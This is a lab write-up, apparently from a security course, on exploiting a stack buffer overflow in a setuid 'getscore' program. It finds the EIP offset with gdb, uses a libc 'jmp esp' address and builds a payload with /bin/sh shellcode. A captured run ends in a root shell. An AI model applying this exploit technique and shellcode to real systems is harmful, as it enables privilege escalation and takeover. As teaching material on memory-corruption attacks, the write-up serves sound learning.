HOW TO EXPLOIT GETSCORE PROGRAM by Vaddanak Seng

The getscore program is known to cause segmentation fault when a user passes arguments that are too long. When the program attempt to copy the long arguments into the local variable section of stack memory, the length in bytes of the data will exceed the allocated memory and overflow into adjacent memory sections like EBP and EIP. The vulnerability arises because we can overwrite the EIP section and take control of the program.

We will need 3 pieces of information inorder to exploit the getscore program. We first need to find the length of the parameters that will overwrite the EIP section. Second, we need to determine the memory address of the ‘jmp esp’ opcode in a shared object. Lastly, we need the shellcode that contains the desired exploitation instruction. Fortunately, the second and third pieces are provided for us.

To accomplish the first goal, we will need to experiment using parameters with different lengths and examine the memory content using gdb. The syntax to run the program is “**./getscore parameter1 parameter2**” Since both parameters will be written to the same section of stack memory allocated for local variables, we only need to vary the length of one of the parameters as we attempt to cause stack buffer overflow. We will use ‘XXXX’ for parameter1 and a varying string of A’s for parameter2. Before we perform the trial and error runs to find an input string that is long enough to overwrite the EIP section of the stack, we need to run the following line to obtain a core dump when segmentation fault occurs:

```
ulimit -c unlimited
```

For each iteration of our experiment, we will run the following two lines with different number of A’s:

```
PARAMETER2=`python -c 'print "A"*90 + "AAAACCCCCC"'`
./getscore   'XXXX'   $PARAMETER2
```

On the first iteration, we don’t know how many A’s to use so we might start with some arbitrary number like 94 A’s. If this length does not cause segmentation fault, then on subsequent iteration, we might increase the number of A’s by 10, for example, until we get segfault. Once we get segfault, we want to examine the memory using gdb. The following command will start gdb using a core dump file:

```
gdb   ./getscore   some_core_dump_file
```

When gdb starts, it displays the current content of EIP; this line looks like “#0 0x895e1feb in ?? ()” We increase the number of A’s in each iteration until we write enough A’s to fill the EIP section of the stack memory, which should look like “#0 0x41414141 in ?? ()” This should be the last 4 A’s from PARAMETER2. It is possible that we might write pass EIP and into sections of memory after it. To examine what memory location our A’s now occupy, we will examine the memory in detail using the following command inside gdb:

```
x/200bx  $esp-150
```

This will display 200 bytes as hexadecimal values starting with the byte that is located 150 byte positions before $esp location. We can know the current address of $esp using command “p $esp” The address of $esp points to the byte located after EIP section. The following two lines will write enough A’s to fill the local variable section, ebp section, and eip section:

```
PARAMETER2=`python -c 'print "A"*135 + "AAAACCCCCC"'`
./getscore   'XXXX'   $PARAMETER2
```

So, after we run the above two lines and then run “gdb ./getscore some_core_dump_file”, the opening line that displays the EIP content should be “#0 0x41414141 in ?? ()” and examining the memory in detail using “x/200bx $esp-150” will reveal that the last 4 A’s occupy the EIP section and that $esp points to the byte located next to the last A.

Because we can write what ever we want in the EIP section, we can control the flow of the program. There exists a “jmp esp” instruction that resides in shared object called “libc.so.6” Its memory address is 0x42122ba7. The x86 is little-endian so the least-significant byte is located at the lower address and the most-significant byte is located at the higher address. Since the order of bytes in the string will be written starting from lower address to higher address, the bytes in the “jmp esp” address will need to be reversed when they are put into PARAMETER2's string. We want to put these 4 bytes in EIP. So, we can modify the second parameter to the following:

PARAMETER2 = `python -c 'print "A"*135 + "\xa7\x2b\x12\x42CCCCCC"`

The instruction "jmp esp" tells program to find the next instruction at $esp, which is currently pointing to the first C after EIP bytes.


So, we control the program flow by writing the address of "jmp esp" opcode into EIP stack section and execution of this opcode moves control to location of $esp, where the program expects to find the next instruction to execute. We can place the provided shellcode (red font) in this location and our shellcode will get executed. The shellcode instruction launches a shell program. The second parameter can be modified further to include the shellcode:

PARAMETER2=`python -c 'print "A"*135 + "\xa7\x2b\x12\x42\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'`

We finally developed the complete syntax that can be used to exploit the getscore program. The following will illustrate the commands to run the program with exploitation.

PARAMETER2=`python -c 'print "A"*135 + "\xa7\x2b\x12\x42\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'`

./getscore 'XXXX' $PARAMETER2



```
[root@localhost test]# pwd
/root/test
[root@localhost test]# ls -l
total 24
-rw-r--r-x    1 root     root         2587 Sep 15 13:54 exploit.py
-rwsr-xr-x    1 root     root        13587 Sep 15 13:03 getscore
-rw-------    1 root     root           87 Sep 15 13:15 score.txt
[root@localhost test]#
[root@localhost test]# ./exploit.py
ldd ./getscore ==> ['/lib/tls/libc.so.6', '/lib/ld-linux.so.2']
objdump -D /lib/tls/libc.so.6 | grep -E 'jmp.+?esp'
objdump -D /lib/ld-linux.so.2 | grep -E 'jmp.+?esp'
jmp esp addresses found ==> ['42122ba7', '42124720', '4212c5eb']
jmp esp addresses byte-ordered ==> ['\\xa7\\x2b\\x12\\x42', '\\x20\\x47\\x12\\x4
2', '\\xeb\\xc5\\x12\\x42']

EXECUTING THE FOLLOWING EXPLOITATION CODE
-------------------------------------------------------------------
PARAMETER2=`python -c 'print "A"*135 + "\xa7\x2b\x12\x42\xeb\x1f\x5e\x89\x76\x08
\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80
\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'`


./getscore 'XXXX' $PARAMETER2
-------------------------------------------------------------------
sh-2.05b# whoami
root
sh-2.05b#
```